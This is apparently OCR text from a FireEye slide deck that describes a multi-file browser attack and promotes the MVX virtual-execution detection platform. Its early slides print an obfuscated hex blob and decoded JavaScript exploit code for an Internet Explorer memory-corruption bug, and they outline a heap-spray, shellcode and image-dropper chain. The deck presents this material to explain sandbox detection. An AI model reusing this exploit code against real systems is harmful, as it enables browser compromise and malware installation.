jj76jj61jj72jj20jj65jj30jj20jj3Djj20jj6Ejj75jj6Cjj6
Cjj3Bjj20jj76jj61jj72jj20jj65jj31jj20jj3Djj20jj6Ejj
75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj65jj32jj20jj3Dj
j20jj6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj61jj72
jj72jj4Fjj62jj6Ajj65jj63jj74jj20jj3Djj20jj6Ejj65jj7
7jj20jj41jj72jj72jj61jj79jj28jj33jj30jj30j20jj30jj3
Bjj20jj69jj20jj3Cjj20jj61jj72
```

CFR attack

Decode TXT file & Exploit the Vulnerability


```
jj76jj61jj72jj20jj65jj30jj20jj3Djj20jj6
Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj
65jj31jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3B
jj20jj76jj61jj72jj20jj65jj32jj20jj3Djj2
0jj6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj
20jj61jj72jj72jj4Fjj62jj6Ajj65jj63jj74
jj20jj3Djj20jj6Ejj65jj77jj20jj41jj72jj7
2jj61jj79jj28jj33jj30jj30j20jj30jj3Bjj
20jj69jj20jj3Cjj20jj61jj72
```



```
var e0 = null; var e1 = null; var e2 = null; var arrObject = new
Array(3000); var elmObject = new Array(500); for (var i = 0; i <
arrObject.length; i++) { arrObject[i] =
document.createElement('div'); arrObject[i].className =
unescape("ababababababababababababababababababababa"); }
for (var i = 0; i < arrObject.length; i += 2) { arrObject[i].className
= null; } CollectGarbage(); for (var i = 0; i < elmObject.length; i ++)
{ elmObject[i] = document.createElement( 'button' ); } for(var i =
1; i < arrObject.length; i += 2) { arrObject[i].className = null; }
CollectGarbage(); try {location.href = 'ms-help://'} catch(e){} try
{ e0 = document.getElementById ("a"); e1 =
document.getElementById ("b"); e2 = document.createElement
("q"); e1.applyElement( e2 );
e1.appendChild(document.createElement( 'button' ));
e1.applyElement( e0 ); e2.outerText = "";
e2.appendChild(document.createElement( 'body' )); } catch(e) { }
CollectGarbage(); for(var i =0; i < 20; i++) { arrObject[i].className
=
unescape("ababababababababababababababababababababa"); }
window.location = unescape("%u0d0c%u1212https://
www.google.com/settings/account");
```

CFR attack

Get the *SHELL* code to RUN



SHELL CODE

DECODES

Cache


Turns into

Malicious File

So what are problems to detect the attack by classic sandbox?

- Four Objects are needed to perform the Attack
  - Flash object – Performed Heap Spray & Planted SHELL Code
  - HTML / JavaScript – Download TXT file
  - Text File – Exploited the Vulnerability
  - Image File – Dropper (Got Decoded)


- Are all there part of the same flow
  - Definitely NOT



So what are problems to detect the attack by classic sandbox?

- Can I send all these files to a sandbox for execution?
  - Today.swf
  - News.html
  - Robots.txt
  - Image.jpg
- Rather not…
- Even if it is possible, how to get the key to decode "TXT" and "JPG" File?

The Objective: “Continuous Threat Protection”



Prevent

THEFT OF ASSETS & IP

COST OF RESPONSE

DISRUPTION TO BUSINESS

REPUTATION RISK

Virtual Machine-Based Model of Detection

FireEye™

Finds known/ unknown cyber-attacks in real time across all attack vectors

Virtual Machine-Based Model of Detection

Purpose-Built for Security

Hardened Hypervisor

Multi-flow

Multi-vector

Scalable

Extensible

Security Reimagined

FireEye Technology: Inside the MVX

1 **FireEye Hardened Hypervisor**

Custom hypervisor with built-in countermeasures

Designed for threat analysis

FireEye Hardened Hypervisor
Hardware

FireEye Technology: Inside the MVX

1 **FireEye Hardened Hypervisor**


2 **Massive cross matrix of virtual execution**

Multiple operating systems

Multiple service packs

Multiple applications

Multiple application versions



Cross-Matrix Virtual Execution

FireEye Hardened Hypervisor

Hardware

FireEye Technology: Inside the MVX


1 **FireEye Hardened Hypervisor**

2 **Massive cross matrix of virtual execution**


3 **Threat Protection at Scale**

>2000 simultaneous executions


Multi-flow analysis


> 2000 Execution Environments
Cross-Matrix Virtual Execution
PDF
PDF
PDF
JS
JS
JS
</>
</>
</>
Control Plane
FireEye Hardened Hypervisor
Hardware

FireEye Technology: Scaling the MVX




HTML and JavaScript form 95% of objects to be scanned on the wire




APT web attacks are nearly invisible needles in haystack of network traffic

FireEye Technology: Rapid Containment & Response


FILE
URL
Endpoint Threat Prevention Platform
OS Change Report
A
Endpoint Threat Prevention Platform
Endpoint Threat Prevention Platform
Contain
Detect
Validate
Contain & Isolate


FireEye Product Portfolio: Powered by MVX



FireEye Platform: Workflow

1 FireEye Network Platforms Monitor Flows for Events

2 FireEye Network Platforms Alert FireEye HX On Event



Signature-less virtual execution technology


Monitors for Targeted and Zero-day attacks

Multi-vector threat defense

Real-time threat protection

FireEye Platform: Workflow

3 FireEye HX Validates Endpoints For Compromise



Threat Detection

1,052 ACTIVE THREATS

181 HITS

FireEye	15
ArcSight	3
